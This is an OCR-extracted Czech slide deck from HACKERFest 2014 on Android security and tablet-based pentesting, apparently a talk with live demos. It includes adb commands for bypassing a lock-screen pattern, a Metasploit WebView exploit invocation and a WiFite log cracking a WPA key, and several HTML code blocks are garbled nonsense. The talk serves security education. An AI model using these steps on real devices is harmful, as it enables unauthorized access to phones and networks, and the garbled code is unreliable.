



# HACKERFest

# 2014

Kali Pwn Pad ~

vyzbrojen tabletem  
je nebezpečím pro  
společnost

Kamil Vávra

vavkamil@gmail.com

# Kdo jsem ?

## ■ Kamil Vávra

- 23 let
- Brno
- Správce počítačové sítě

- Perl, Linux, Android
- Offensive & Defensive Security
- Programming & Penetration testing
- Kali Linux, ethical hacking & web security

# Nexus 7


**Google Nexus 7** je první tablet,  
který nechala firma **Google** vyrobit

– Android 4.1 s možností  
aktualizace na 4.4 KitKat

Tento 7" tablet byl představen  
v červnu 2012

Google o své zařízení patřičně dbá  
a tak rodina Nexusů dostává vždy  
systémové aktualizace jako první.

# Nexus 7



# HACKERFest 2014

 GOPAS®  
POCITACOVÁ ŠKOLA . CZ

<li><a href="#">Home</a>

# Nexus 7



# HACKERFest 2014

 GOPAS®  
POCITACOVÁ ŠKOLA . CZ

# Nexus 7

# 1. DEMO

# Nexus 7

## MITMf aplikace

### Framework for

### Man-In-The-Middle attacks

Framework představen před 3 měsíci

<https://github.com/byt3bl33d3r/MITMf>

# Nexus 7

## MITMf a nejpodstatnější změny

- Integrated SSLstrip+ (<https://github.com/LeonardoNve/sslstrip2>) by Leonardo Nve to partially bypass HSTS as demonstrated at BlackHat Asia 2014
- Spoof plugin může nyní exploitovat „ShellShock“ bug během DHCP spoofingu!

# Nexus 7

2. DEMO

# O čem budu mluvit

- Historie Androidu
  - Bezpečnostní aktualizace
  - Statistiky
- Android malware
  - První incidenty
- Exploitace Android zařízení
  - Demo jednotlivých útoků

# O čem budu mluvit

## ■ Pwn Pad

- Modifikace zařízení
- Integrace Kali Linuxu
- Hacking z Android tabletu

## ■ Net Hunter

- Kali Linux pro Nexus
- Hacking ze smartphone
- Google Nexus 5

# Android & něco málo z historie

## ■ Říjen 2003

- V Kalifornii byla založena společnost Android Inc.

## ■ Srpen 2005:

- Google Inc. odkoupil v té době nepříliš známou „startup“ firmu Android Inc. a udělal z ní svoji dceřinou společnost.

# Android & něco málo z historie

## ■ Září 2007:

- Tým Googlu vyvinul platformu založenou na Linuxovém jádře a získal několik patentů v oblasti mobilních technologií.

## ■ Říjen 2008:

- Ve Spojených státech amerických byl uveden první komerční telefon vyrobený firmou HTC s operačním systémem Android.

# Android & něco málo z historie

## ■ Leden 2009:

- První telefon s Androidem byl uveden na trh pro Českou republiku.

## ■ 26. Říjen 2009:

- Byla uvolněna aktualizace **Android 2.0/2.1 (Eclair)** s podporou Bluetooth 2.1.

# Android & něco málo z historie

- **6. Prosinec 2010:**
  - **Android 2.3/2.4 (Gingerbread) ~**  
Podpora pro NFC, který dnes  
podporují některé mobilní telefony  
a tablety. Dále byla zavedena  
technologie NX bit pro CPU sloužící  
k oddělení paměti pro instrukce procesoru  
(strojového kódu) a pamětí pro data.

# Android & něco málo z historie

- 22. Únor 2011:
  - **Android 3.0/3.1/3.2 (Honeycomb)** ~Optimalizace pro velké obrazovky tabletů, USB Host. Možnost plného šifrování souborového systému s 128bit AES klíčem odvozeným z hesla uživatele.

# Android & něco málo z historie

- 19. Říjen 2011:
  - **Android 4.0/4.0.4 (Ice Cream Sandwich)**
    - ~ Address space layout randomization
      - metoda počítačové bezpečnosti, která umisťuje strojový kód programu, knihovny a data v operační paměti do náhodně zvolené adresy.
    - Cílem je znemožnit některé typy útoků a exploitů.

# Android & něco málo z historie


- 9. Červenec 2012:
  - 4.1/4.2/4.3 (Jelly Bean) ~
    - Tato aktualizace zablokovala u všech aplikací rozesílání SMS bez interakce uživatele.
    - Dále je zabudována základní anti-malware ochrana, znemožňující například stahování a instalaci aplikací na pozadí.

# Android & něco málo z historie

- V roce 2012 společnost Juniper analyzovala 1 850 000 aplikací pro android z 500 různých marketů. Z toho **267 259** obsahovalo malware.
- V květnu tohoto roku Google oznámil 900 milionů aktivovaných Android zařízení a 48 miliard stažených aplikací z Google Play.

# Statistika

## Nárůst hrozeb malware v procentech



# Android & historie malware

- 9. Srpen 2010:
  - **SMS.AndroidOS.FakePlayer.a**

- První SMS Android Malware.
  - Aplikace slouží jako Media Player.
  - Jakmile je nainstalována na telefonu, trojan začne rozesílat SMS na premium čísla.

# Android & historie malware

## ■ 17. Srpen 2010:

- **AndroidOS\_Droisnake.A**

- Jedná se o první GPS Spy malware.

- Aplikace se tváří jako klasická hra

- Snake známá z nokie, "hra" slouží jako zástěrka pro špiónážní aplikaci, která

- běží na pozadí a odesílá GPS

- souřadnice na server.

# Android & historie malware

## ■ 14. Září 2010:

- **SMS.AndroidOS.FakePlayer.b**

- První porno malware pro android!

- Tento malware je varianta  
SMS.AndroidOS.FakePlayer.A.

- Aplikace nazvaná pornoplayer.apk  
s pornografickou ikonou slibuje přísun  
erotických obrázků zdarma. Po spuštění  
aplikace bohužel uživatel žádnou erotiku  
neuvidí, aplikace pouze odešle 4 premium SMS.

# Android & historie malware

## ■ 29. Prosinec 2010:

- **Android.Geinimi**

- První příklad botnetu postaveného na Android zařízeních. Škodlivý kód byl vložen do legitimních her a distribuován po čínských a ruských sítích. Jakmile je malware nainstalovaný, začne přijímat příkazy od serveru a útočník je schopný ovládat celý telefon. Konkrétně shromažďuje GPS souřadnice, identifikátor telefonu IMEI a sim karty IMSI.

# Android & historie malware

## ■ 1. Březen 2011:

- **Android.DroidDream**

- První příklad nové generace mobilního malware šířeného přes Android Market, dle Symantecu bylo napadeno 50.000 až 200.000 uživatelů.

Použitím dvou nástrojů

(rageagainstthecage and exploit) se snaží o root telefonu.

# Android & historie malware

- 1. Březen 2011:
  - **Android.BgServ**
  - 6. Března 2011 vydal Google nástroj Android Market Security tool k odstranění malware DroidDream. Tento trojan je převlečený právě za tento security tool a napadá dalších minimálně 5000 uživatelů. Jedná se o první vážnou demonstraci toho, jak je Android Market nezabezpečený.

# Android & historie malware

## ■ 9. Květen 2011:

- **Android.AdSMS**

- Nový druh malware zaměřený na uživatele China Mobile. Malware se šíří pomocí odkazu zaslaného prostřednictvím SMS. Uvedená zpráva se tváří jako oznámení operátora ke stažení bezpečnostního patche z uvedeného odkazu. Po stažení rozesílá SMS na premium čísla.

# Android & historie malware

- 31. Květen 2011
  - Android.LightDD

- Nová verze trojanu Android.DroidDream, přezdíváná DroidDreamLight, byla nalezena ve 24 aplikacích od 5 různých vývojářů distribuovaných v Android Marketu.

Infikováno bylo cca 120 000 uživatelů.

# Android & Exploitace

- UI Redressing
- WebView addJavascriptInterface  
— Remote Code Execution

## ■ Secure USB Debugging Bypass

- Android 4.4.2

- Lock Pattern Bypass

## ■ Hacking Android Smartphone

```
<link href=".\Themes\Hackrelief.css" rel="stylesheet"/>
<link href=".\Themes\Hackrelief.js" rel="script"/>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0"/>
<title>UI Redressing Attack</title>
<script type="text/javascript">
    var target = document.getElementById("target");
    var overlay = document.createElement("div");
    overlay.id = "overlay";
    overlay.style.position = "absolute";
    overlay.style.left = "0px";
    overlay.style.top = "0px";
    overlay.style.width = "100%";
    overlay.style.height = "100%";
    overlay.style.backgroundColor = "#000000";
    overlay.style.opacity = "0.5";
    overlay.style.filter = "alpha(opacity=50)";
    overlay.style.zIndex = "10000";
    target.appendChild(overlay);
    var content = document.createElement("div");
    content.id = "content";
    content.style.position = "absolute";
    content.style.left = "50%";
    content.style.top = "50%";
    content.style.width = "400px";
    content.style.height = "200px";
    content.style.backgroundColor = "#FFFFFF";
    content.style.border = "1px solid #000000";
    content.style.padding = "10px";
    content.style.zIndex = "10001";
    content.innerHTML = "This is a UI Redressing attack demonstration. It shows how an attacker can manipulate the user interface of a mobile application to perform unauthorized actions. In this case, we are intercepting the login screen and replacing it with our own custom form. The original content is still present but is visually obscured by the overlay. The user will be prompted to enter their credentials into the new form instead of the original one. This allows us to capture the user's information without them being aware of it. We can also modify the response to the server to perform various attacks such as session hijacking or man-in-the-middle attacks. It's important to note that this is a simulated environment and does not affect actual user data. However, it serves as a powerful tool for security researchers to understand the vulnerabilities in mobile applications and develop effective countermeasures. Stay safe and keep hacking responsibly!";
```

# Attacks on Android Devices Revisited

# UI Redressing Attack

“Attacks” on mobile phones via:

- trojan horses
- applications with the permission to do phone calls

# UI Redressing Attack

# Může aplikace bez oprávnění k provádění telefonních hovorů uskutečnit hovor?


# UI Redressing Attack

## Slabé místo:

- aplikace může otevřít jinou aplikaci
- kliknutí na notifikace prodje skrz  
(clickjacking)

Idea: vytvořit notifikaci, která bude vypadat  
jako normální aplikace


# UI Redressing Attack



# UI Redressing Attack




# UI Redressing Attack



```
<link href="\"Themes\Hackfest.css" type="text/css" rel="stylesheet" />
<link href="\"Themes\Hackfest.js" type="application/javascript" rel="script" />
```

# UI Redressing Attack



## Application settings

Allow the installation of  
non-Market applications:  
**5 touch gestures**

# WebView exploit

## Reakce uživatelů:

- android nejde napadnout návštěvou webové stránky
- není se čeho bát
- stačí mít čistou instalaci Androidu
- instalovat aplikace pouze z Google Play

```
<link href=".\Themes\Hackfest.css" type="text/css" rel="stylesheet"/>
<link href=".\Themes\Hackfest.js" type="text/javascript" rel="script"/>
```

# Building Web Apps in WebView

```
<sfround><a href=".\RM_Locale">
 \
<sfround><a href=".\RM_Locale">

<glitchef></div>
</div>
<div class="cylinder">
    Pokud zájemce nechce žít všechny
    Pokud zájemce nechce žít všechny
    <div class="dope-link"><a href=".\RM_Locale">
        <div class="fifl">
            <span class="dote">S</span>
            <span>ebau</span>
        </div>
        <div class="nacklese-lod">
            <div>
                <div class="usapar">
                    <div class="pomp">
                        <div id="counpown"></div>
                    </div>
                </div>
            </div>
        </div>
        <div class="navpar-inne">
            <div class="coulnier-inne">
                <input type="button" value="P</div>
            <div class="coulnier">
                <span>coulnier</span>
            </div>
        </div>
    </div>
</div>
```

# 3. DEMO

# Android exploitace

## ■ Secure USB Debugging Bypass



# Android exploitace

- **Secure USB Debugging Bypass**



# Android exploitace

- **Secure USB Debugging Bypass**
  - How to Bypass / Unlock / Recover / Android LockScreen Pattern

# Android exploitace

- adb shell
- cd /data/data/com.android.providers.settings/databases sqlite3 settings.db
- update system set value=0 where name='lock\_pattern\_autolock';
- update system set value=0 where name='lockscreen.lockedoutpermanently';
- .quit

# Android exploitace

- `adb shell rm /data/system/gesture.key`
- Reboot when done.
- **Step 3.** When device reboots, you will still see a pattern lock screen. But here's the catch: just try any random pattern and it may unlock then remove the pattern from settings.

# Bypass LockScreen Pattern

4. DEMO

# Hacking Android Smartphones

- `webview_addjavascriptinterface`
- Metasploit module
- `msf>`
  - use exploit/android/browser/webview\_addjavascriptinterface

# WebView exploit

## Reakce uživatelů:

- android nejde napadnout návštěvou webové stránky
- není se čeho bát
- stačí mít čistou instalaci Androidu
- instalovat aplikace pouze z Google Play

# webview\_addjavascriptinterface

# 5. DEMO

# Hacking Android Smartphones

## 6. DEMO

- Společnost Pwnie Express, zaměřující se na hardwareové bezpečnostní nástroje, představila v Březnu roku 2013, na bezpečnostní konferenci RSA v San Franciscu, svůj nový produkt

```
<a href="#" class="widder-headline">  
<link href="\"Themes\Hackfest\>  
</a>
```

```
<sflood><a href="\"RM_Locales\>  
\\</sflood><a href="\"RM_Locales\>
```

```
<glitchle></div>  
</div>
```

```
<div class="cifffion">  
"Pokaž úsek nebojíte ani sebe"
```

```
</div><br/>  
<div class="dope-pink"></div>
```

```
<div class="fifl"></div>  
<span class="dzie"><div>
```

```
</span></div>
```

```
<div class="nackleset-100">  
</div></div>
```

```
<div class="usapar"></div>
```

```
<div class="pomp"></div>  
<div id="counpdown"></div>
```

```
</div>
```

```
<div class="unapar-innue">  
<div class="couvinner-innue">
```

```
<putfou type="putfou">
```

```
<span class="cou-ho"></span>  
<span class="cou-ho"></span>
```



# Pwn Pad ~ závody ve zbrojení

- „Každý pentester, kterého znám, má smartphone, tablet a notebook, ale nikdo z nich tablet nepoužívá k reálným pentestům“, řekl tehdy v rozhovoru Dave Porcello, Pwnie Express CEO.

# Pwn Pad ~ závody ve zbrojení



# Pwn Pad ~ závody ve zbrojení



# Pwn Pad ~ závody ve zbrojení



# Pwn Pad ~ závody ve zbrojení



# Pwn Pad ~ závody ve zbrojení

HACKERFest 2014



HACKERFest 2014

**GOPAS®**  
POCETACOVÁ ŠKOLA.CZ

# Pwn Pad ~ závody ve zbrojení





HACKERFest 2014

 GOPIAS®  
POCETACOVÁ ŠKOLA . CZ

[Link Prele = \L\hemes\H\ac\k\el\le](#)  
[Link Prele = \L\hemes\H\ac\k\el\le](#)

</p></div>  
<body>  
<div class="header">  
    <div class="header-left">  
        <a href="#">Net Hunter</a>  
    </div>  
    <div class="header-right">  
        <a href="#">Home</a>  
        <a href="#">About</a>  
        <a href="#">Contact</a>  
    </div>  
</div>

- Nexus 5 smartphone
- Android & Kali Linux
- Více info na:
- <http://nethunter.com/>



```
WiFite v2 (r85)
automated wireless auditor
designed for Linux

NUM ESSID CH ENCR POWER WPS? CLIENT
--- ---- -- -- -- --
1 carib 6 WPA2 69db wps
2 carib_guest 6 WPA2 63db no
3 DIR-632 6 WPA2 54db no client
4 HUH 6 WPA2 25db no client
5 dans 11 WPA 10db no

[+] select target numbers (1-5) separated by commas, or 'a'
': 3

[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "DIR-632"
[0:08:14] new client found: 08:50:E6:91:59:DB

[0:07:57] listening for handshake...
[0:00:23] handshake captured! saved as "hs/DIR632_CC-B2-55-80-66.cap"

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
DIR-632 (CC:B2:55:C8:80:66) handshake captured
saved as hs/DIR632_CC-B2-55-C8-80-66.cap

[*] starting WPA cracker on 1 handshake
[0:00:00] cracking DIR-632 with aircrack-ng

[+] cracked DIR-632 (CC:B2:55:C8:80:66)!
[+] key: "12345678"

[+] quitting
root@kali:~#
```

# Net Hunter



# 8. DEMO

# Net Hunter



# 9. DEMO

# Kdo jsem ?

■ Kamil Vávra

— 23 let

— Brno

— Správce počítačové sítě

■ [vavkamil@gmail.com](mailto:vavkamil@gmail.com)

■ [twitter.com/vavkamil](https://twitter.com/vavkamil)

HACKERFest 2014